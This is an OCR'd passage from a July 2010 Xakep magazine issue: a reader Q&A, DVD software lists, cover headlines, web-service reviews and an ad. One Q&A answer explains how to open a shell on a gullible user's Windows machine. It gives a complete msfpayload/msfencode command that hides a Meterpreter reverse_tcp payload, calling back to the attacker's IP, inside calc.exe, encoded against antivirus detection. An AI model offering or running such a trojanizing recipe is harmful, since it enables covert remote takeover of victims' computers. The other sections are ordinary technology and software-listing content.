определенным интервалом Prey просыпается в системе и стучит на определенный URL, чтобы проверить, не появилась ли там команда на сбор данных. Если режим поиска активирован, то она сама будет пытаться подключиться к ближайшему Wi-Fi (даже если злоумышленник этого делать не будет). А изображение с камеры в некоторых случаях будет сниматься незаметно, то есть без визуального оповещения (обычно рядом с камерой есть небольшой светодиод).

Q: Можно ли к Visual Studio прикрутить подсветку синтаксиса Python?

A: Можно сделать даже больше. С недавнего времени в рамках проектах IronPython (это реализация Python для платформы .Net) были опубликованы специальные инструменты для работы с Python-кодом в Visual Studio 2010. В результате ты получаешь многие бонусы, которые предоставляет IDE от Microsoft, для разработки кода на Python, в том числе отладчик (хотя и не такой мощный как для C#) и знаменитую IntelliSense — систему подсказок и автодополнения команд.

Q: Подскажи самый простой способ открыть шелл на удаленной Windows-системе ушастого пользователя.

A: Не буду тут приводить примеры многочисленных джоинеров, позволяющих присоединить к невинному exe'шнику зловредный код. Можно обойтись и без джоинера, и, собственно, без самого бэкдора, заменив обоих Metaspoit'ом. В одной из последних версий появилась замечательная команда msfencode, которая присоединяет к произвольному бинарнику одну из боевых нагрузок Metasploit, в том числе backconnect:

```
./msfpayload windows/meterpreter/
reverse_tcp LHOST=<твой ip> R | ./
msfencode -t exe -x calc.exe -k -o
calc_backdoor.exe -e x86/shikata_
ga_nai -c 5
```

Если получившийся exe-файл запустить на удаленной системе, то с нее тотчас же поступит обратное соединение.

Q: Хочу автоматизировать нудную работу, связанную с заполнением данных в Excel-файл (*.XLS). Данные необходимо обновлять из скрипта, написанного на Python. Как?

A: Есть два варианта. Использовать готовые модули, например, Pyxlreader (pyxlreader.sourceforge.net), или же воспользоваться технологией COM, с помощью которой получать данные с Excel напрямую (работать с файлом будет сам офисный пакет). Второй вариант более сложен и к тому же добавляет обязательную зависимость скрипта от установленного в системе Excel.

Q: Что нужно знать, чтобы реверсить приложения для iPhone?

A: Все приложения для iPhone имеют свой формат исполняемых файлов — Mach-O. При этом само приложение распространяется в виде IPA-файла — zip-архива, в котором упакован сам бинарник, а также файлы-ресурсы. Для того, чтобы поднять на телефоне условия для отладки, необходим девайс, на котором установлен JailBrake (то есть должен быть рутовый доступ к файловой системе). После этого у тебя будет доступ к отладчикам gdb/iphonedbg. Приложения из AppStore закриптованы: дешифрование осуществляется загрузчиком Mach-O. Защита не слишком сложная, куда больше проблем доставляет тот факт, что основным языком разработки приложений является Objective-C. Комплируемый объектно-ориентированный язык программирования от корпорации Apple построен на основе языка Си и парадигм Smalltalk. Последнее означает, что всем объектам посылаются сообщения. В результате большая часть вызовов (>80%) программы выгодят как objc_msgSend(). Переварить их без дополнительного помощника довольно сложно, однако граф вызовов можно серьезно упростить и привести в божеский вид с помощью скрипта zynamics Objective-C helper (github.com/zynamics/objc-helper-plugin-ida), подключаемого к IDA Pro в виде плагина.

Q: Во многие телефоны сейчас встроен модуль A-GPS (Assisted GPS). Система подгружает из инета данные, необходимые для быстрого поиска спутника. Получается, что для запуска GPS всегда нужен инет?

A: На самом деле нет, Assisted GPS — это лишь система, ускоряющая так называемый «холодный старт» GPS, то есть процесс первоначального поиска спутника. Часть необходимых данных, в том числе альманах с текущим расположением спутников, подгружается в телефон и используется для первичного определения координат. Если возможности подгрузить данные нет, то GPS-модуль работает в обычном режиме: как если бы A-GPS в системе не было. Впрочем, отдельные приемники с A-GPS без оператора сотовой связи работать все же не могут, но это исключение, а не правило.

>>WINDOWS
>Development
Visual Studio 2010 Express
The Regex Coach 0.9.2
OllyDbg 2.0
Regulator 2.0
Regulazy 1.03
(smartassembly) 4.2
RJ TextEd 6.40

Аддоны для Visual Studio
VisualSVN Server 2.1.2
VisualSVN 2.0.1
Visual Assist X 2010
TestDriven.NET 3.0 Personal
StyleCop 4.3.3.0
ReSharper 5.0
NUnit 2.5
GhostDoc 2.5
DPack 3.0.3 for Visual Studio 2010
CruiseControl.NET 1.5
CodeRush 2010.1.4

Расширения для Visual Studio
Go To Definition 2.1
Triple Click 2.0
Hide Main Menu
ItalicCommentsFree 2.0
MoveToRegionVSX
Word Wrap with Auto-Indent 1.0
Regex Editor 1.5
GradientSelection 2.0
Selection Foreground 0.1
StructureAdornmentFree 1.9
Highlight all occurrences of selected word 1.31
Find Results Highlighter 1.0
Visual Studio Background Customizer 1.0
Visual Studio Color Theme Editor 1.0
IntelliSense Presenter 1.5

>Misc
Prey 0.3.7
win7stack 0.80
GiMeSpace Free Edition 1.0.4.6
GetFoldersize 2.2.10
AllDup 3.0.2
RBTray 4.1
FLV Extract 1.6.0
Writespace 1.4
OnTopReplica 2.9.3
Ditto-cp 3.16.8
TeraCopy 2.12
Grow 2.0.3
PrintConductor 1.5
ViGlance OneStep V1
UltraSearch 1.3
1Password for Windows 1.0 beta
Clavier+ 10.6.1
PREDATOR 2.2.0
TouchFreeze 1.0.2

>Multimedia
VideoInspector 2.2.4.123
REAPER 3.52
mflow
RasterVect Free Edition 16.0
tinti 2.2.2
Taffy 0.5.0beta
VidCoder 0.41
Inkscape 0.47
Similarity 1.3
Free Audio Editor 2010

>Security
Webreak beta 0.1.1
MetaGooFil 1.4b
theHarvester 1.6
WebSlayer Beta
ProxyStrike 2.2
Sqlninja 0.2.5
Lansweeper 4.0
FUU 0.1beta
Malware Check Tool 1.0
Aircrack-ng 1.1
SIP Inspector 1.10
Blazentoo 0.1b
ThreatFactor NSIA
WhatWeb 0.4.3
Safe3 SQL Injector 6.2
ExploitMyUnion 2.1
iScanner 0.6
Yara 1.4
Harden SSLTLS beta
WebCruiser 2.3.2
FoxAnalysis 1.4.2
ChromeAnalysis 1.0.1
Watcher 1.4.0
Vera 0.1

>Net
FriendSea Presenter 1.2.0.6
NetSetMan 3.0.3
HomePipe
NetBalancer 1.0
TweetMyPC 3
Firewall Builder 4.0
inSSIDer
RFIDIOt 1.0a
Odysseus 2.0.0.84
Tinc 1.0.13
KpyM TelnetSSH Server 1.18b
USB to Ethernet 3.0.6

>System
Guru3D - Driver Sweeper
Explorer++ 1.1
Splunk 4.1.2
CrystalDiskMark 3.0.0d
LogLady 1.1
Sikuli IDE 0.10.1
RegFromApp 1.21
DOSBox 0.74
Soluto 1.0.721.0
VirtualBox 3.2 beta1
PC-Wizard 2010.1.94
Kiwi 1.4.2
FreeFileSync 3.7
HFSExplorer 0.21
Kaspersky CRYSTAL 9.0
ESET NOD32 4.2

>>UNIX
>Desktop
Banshee 1.7.1
Cdrtools 3.0.0
DirSync Pro 1.3
DockBarX 0.39
Dynamic Window Manager 5.8
Emacs 23.2
Evince 2.30.1
FFmpeg 0.5.2
Fotoxx 10.4
F-Spot 0.6.2
KOffice 2.2
MC 4.7.2
MythTV 0.23
Parole 0.2.0.2
PeaZip 3.1
Sweet Home 3D 2.4
Xfce 4.6.2

>Devel
Akshell 0.2
Android NDK R4
Android SDK R6
Apache Rivet 2.0
Arcadia 0.8.1
Automake 1.11.1
Bviplus 0.9.4
db4o 8
Django 1.2
Execute Query 3.2.1
jMonkeyEngine3 SDK alpha
JRuby 1.5.0
Native Client SDK
Qt 4.6.2
Rubinius 1.0
Smalltalk 3.2
Spket IDE 1.6.18
xmlsec1 1.2.16
ADT 0.9.7


>Games
The Battle for Wesnoth 1.8.2

>Net
Google Chrome 5.0.375.55
KTorrent 4.0
Midori 0.2.6
Pidgin 2.7.1
EiskaltDC++ 2.0.2
RTMPdump 2.2e
Mozilla Firefox 3.6.3
Dropbox 0.6.571
Mozilla Thunderbird 2.0.0.24
NetworkManager 0.8
Pino 0.2.10
Opera 10.10
gPodder 2.6
Konversation 1.2.3
GoldenPod 0.8.3
SIM IM 0.9.4.3
Xchat 2.8.8
Lightspark 0.4.0

>Security
LFT 3.1
Nufw 2.4.2
OpenScap 0.5.11
Suricata 0.9.1
Keychain 2.7.1
Whatweb 0.4.3
Joomla sqli sploiter
Column finder
Darkjumper 5.7
Iptables 1.4.8
Clamav 0.96.1
Metasploit Framework 3.4.0
Hashkill 0.2.0
Ctunnel 0.3
Graudit 1.6
Xplico 0.5.7
Sqlninja 0.2.5
iScanner 0.5
Complemento 0.7.6
Samhain 2.7.0
Authfail 1.1.7

>Server
Sipwitch 0.8.3
Cherokee Webserver 1.0.1
Adchpp 2.5
Kamailio 3.0.2
Radmind 1.13.0
Fapws3 0.5
Socks Server5 3.8.2
LFTP 4.0.8
RabbIT 4.6
Ziproxy 3.0.1
MySQL 5.1.47
Apache 2.2.15
BIND 9.7.0
CUPS 1.4.3
DHCP 4.1.1
OpenLDAP 2.4.22
OpenSSH 5.5
OpenVPN 2.1.1
Sendmail 8.14.4
Asterisk 1.6.2

>System
ATI Catalyst 10.5
VMWare Workstation 7.1
XNeur+gXNeur 0.9.9
SystemRescueCd 1.5.4
Open vSwitch 1.0.0
VirtualBox 3.2.2
ZFS-Fuse 0.6.0
Linux Kernel 2.6.34
DOSBox 0.74
Ganeti 2.1.2
Memtest86+ 4.10
nVidia 195.36.24
YASMon 0.0.5
OpenAFS 1.4.12.1
ROXTerm 1.18.3
Wine 1.0.1
Wmc2d 2.03



DVD

№ 07(138)ИЮЛЬ 2010

ХАКЕР

ПОДГЛЯДЫВАЕМ ЧЕРЕЗ WEB-КАМЕРУ СТР. 110

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
www.xakep.ru
ИЮЛЬ 07 (138) 2010

AMAZON S3

ОБЛАЧНЫЕ ТЕХНОЛОГИИ ДЛЯ ХРАНЕНИЯ ФАЙЛОВ И БЭКАПА

СТР. 26

ТРОЯН В РОУТЕРЕ

СТР. 52

(game)land hi-fun media
publishing for enthusiasts
4607157100063 10007

+

ВСЕ О ФАЗЗИНГЕ И ФАЗЗЕРАХ
ОБЗОР БЕСПЛАТНЫХ АНТИВИРУСОВ
АТАКА НА LOTUS DOMINO
ИСТОРИЯ SKYPE

НЕГАСИМЫЙ БОТНЕТ

КОДИНГ НЕУБИВАЕМЫХ И АБУЗОУСТОЙЧИВЫХ БОТОВ

СТР. 107

HTTP://WWW2




PASSWORDCARD
www.passwordcard.org

Сделать один надежный пароль (аля b15DbaL) — легко. Но попробуй удержать в голове пароли для всех сервисов сразу! Чтобы побороть желание везде использовать один и тот же пасс, есть несколько выходов. Да, можно доверить пароли какому-то стороннему сервису, обращаясь к нему как к шпаргалке. А можно пойти на маленькую хитрость. Идея заключается в использовании так называемой PasswordCard — небольшой карточки с таблицей символов, которую часто выдают клиентам онлайн-банка в финансовых учреждениях. Каждая строка таблицы имеет свой цвет, а каждый столбец обозначен запоминающимся символом. Выбрав одну из пар «цвет-символ», мы получаем первый символ пароля, а дальше для его составления используем какой-нибудь простой принцип, например, выписываем символы по диагонали. В результате получается надежный пароль, требующий минимум информации для запоминания, и карточка, которую можно безопасно держать при себе. Сгенерировать уникальную карточку по ключевому слову как раз и поможет сервис PasswordCard.




PREZI
www.prezi.com

Когда ребята из Microsoft нахваливают новые эффекты, которые появились в PowerPoint 2010 для создания презентаций, в ответ остается только улыбаться. Видели бы они презенташки, которые позволяет создать онлайн-сервис Prezi :). В основе сервиса лежит одна очень простая идея: все данные для слайдов размещаются на одном очень большом полотне, а переход между слайдами осуществляется с помощью эффектного перемещения точки обзора. При необходимости камера, смотрящая на это полотно, отдаляется, чтобы показать больше информации, или приближается, чтобы акцентировать внимание на некоторые детали. Эффективность такой презентации сложно передать словами, но если ты посмотришь примеры на сайте, то сразу захочешь использовать ее, чтобы с лучшей стороны представить свой курсач, диплом или, возможно, проект стартапа для венчурного инвестора :).



RAPID7 ONLINE SCAN
rapid7.com/freescan.jsp

Компания Rapid7, специализирующая на информационной безопасности, известна тем, что приобрела проект Metasploit и вкладывает в него большие деньги. Вместе с тем, главным проектом компании остается сканер безопасности Rapid7 NeXpose. Несмотря на то, что продукт продается за большие деньги (хотя у него и есть урезанная бесплатная версия), каждый может попробовать его в действии, натравив на серверы своей компании (да-да-да). Зарегистрировавшись на сайте, ты получаешь возможность просканировать онлайн-версией сканера два хоста. При этом ничего устанавливать не потребуется, весь софт работает на стороне разработчиков. Сканирование может занять некоторое время, но тебе даже необязательно ждать: просто зайди в личный кабинет через некоторое время и ищи подробный отчет о сканировании в разделе Reports.



JSCRAMBLER
www.jscrambler.com

На своей ежегодной конференции Google I/O сотрудники поискового гиганта заявили: с 2004 года не выходило ни одной значимой десктопной программы. Подкрепляя свои слова об абсолютном превосходстве веб-платформы, они даже открыли магазин для продажи онлайн-приложений (он пока доступен только корпоративным пользователям Google). Но если для защиты десктопных программ существует немало крипторов и обфускаторов, то защитить клиентскую часть веб-приложения, написанную, как правило, на JavaScript, довольно сложно. Чтобы уберечь сорцы от плагиата, приходится применять так называемые скрамблеры, которые чрезвычайно усложняют чтение кода. Существует много бестолковых решений, но вот-вот появится достойный обфускатор — проект JScrambler. Разработчики уже сейчас предлагают бета-тестерам несколько уникальных алгоритмов, с помощью которых скрамблер делает сорцы нечитаемыми. Да, открытый доступ пока закрыт, но разработчики активно рассылают приглашения по первому запросу.

Домашний кинотеатр
17000,-

ЖК телевизор
69500,-

DVD плеер
3500,-

17000 + 3500 + 69500 = 90000 0 руб.

При скачке напряжения жизнь домашней техники может закончится внезапно...

17000 + 3500 + 69500 + Ippon = 91550 руб.

Ippon сохраняет ваши деньги

товар сертифицирован реклама





Источник бесперебойного питания
Back Verso